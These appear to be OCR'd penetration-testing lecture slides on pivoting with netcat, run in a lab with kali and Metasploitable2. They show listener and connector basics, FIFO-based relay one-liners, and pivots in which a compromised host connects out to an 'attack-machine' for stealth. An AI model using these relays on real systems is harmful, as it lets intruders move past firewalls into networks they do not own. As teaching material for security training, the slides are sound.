
PIVOTING WITH NETCAT

Unit26-PivotingWithNetcat

What You Will Find Out About


- How to use netcat to redirect output from one compromised host to others.
- How to arrange both regular (passive) and reverse (active) connections with netcat.

Netcat's Two Primary Uses



- Listener

```
nc -l -p 4444
```




- Connector

```
nc host2 3333
```

What Does Netcat Do?

- Netcat
  - relays its stdin through to a network (output) port and
  - relays its network input through to stdout
- When acting as a *listener*, it provides a service
- When acting as a *connector*, it is a client of some service elsewhere.

Simple (trivial) netcat use




- Connector to a service on another machine.
- In this case, connector to the web server on the blue host:

```
nc 204.120.204.253 80
```

What if a Service is Not Accessible on My Network?

- We can easily use netcat to connect to a service we can reach.
- What if a server is behind a router and is not accessible from our kali host?
- Or what if the server has a firewall rule preventing our kali host from reaching it (but allows other hosts to reach it)?
- If we can communicate with a host that can communicate with the server, we can communicate with the server. (We can achieve communication transitivity with netcat.)

Pivoting With Two Netcats



- If it's available to a compromised host with which I can communicate, netcat comes to the rescue.
- On linux systems, you can make a FIFO in the file system (for communication between two process) using mknod. (Windows also supports named pipes.)

```
mknod name-of-file p
```

- Then two processes can communicate by writing or reading from the file.
- We can create such a FIFO on our Metasploitable2 VM


```
mknod /tmp/bp p
```

- We can combine a netcat listener and connector as such:

```
nc host-to-contact 80 </tmp/bp | nc -l -p 4444 >/tmp/bp
```

- This allows us to *pivot* data through the netcat connection from one host to another.

Pivoting With a Listener and a Connector





```
nc host-to-contact 80 </tmp/bp | nc -l -p 4444 >/tmp/bp
```

Blocked Ports

- Just as with metasploit exploits, we may either
  - not be able to open a connection to an arbitrary port on the pivot host, or
  - choose not to open a connection to the pivot host for reasons of stealth.
- In that case, we must use an active connector to reach our attack host from the pivot host.


Pivoting With Two Connectors on Linux



On Attaker: `nc -l -p 80`

On pivot: `nc host-to-contact 80 </tmp/bp | nc attack-machine 80 >/tmp/bp`

Pivoting With Two Connectors on Windows



On Attaker: `nc -l -p 80`

On pivot: `ncat -v host-to-contact 80 -c "ncat -v attack-machine 80"`

Traditional nc vs. ncat and OpSec

- Traditional nc suffers from exchanging information in clear text. Why do we care?
- You can search for the implementations of nc (traditional netcat) and ncat (modern netcat) on kali to see the differences (ncat is much larger).
- ncat supports ssl connections

  ncat --ssl host port
  ncat -l --ssl port

- These versions use dynamically generated certificates. By default no server verification is performed. To be sure you are connecting to the correct server use a well-known certificate on the server and use the -v option on the client to insure that you are not being MITMd.

Links

- www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
- http://www.inguardians.com/research/docs/Skoudis_pentestsecrets.pdf
- http://1.bp.blogspot.com/-Rwy6rlLL4HE/UWa6rSRDEBI/AAAAAAAAAHM/LyOLE5O2SKc/s400/netcat.gif
- http://images.wisegeek.com/earbud-headphones-and-headphone-jack.jpg
- https://s-media-cache-ak0.pinimg.com/236x/7e/a0/67/7ea067ab2e88c1b38105433794b7ccbd.jpg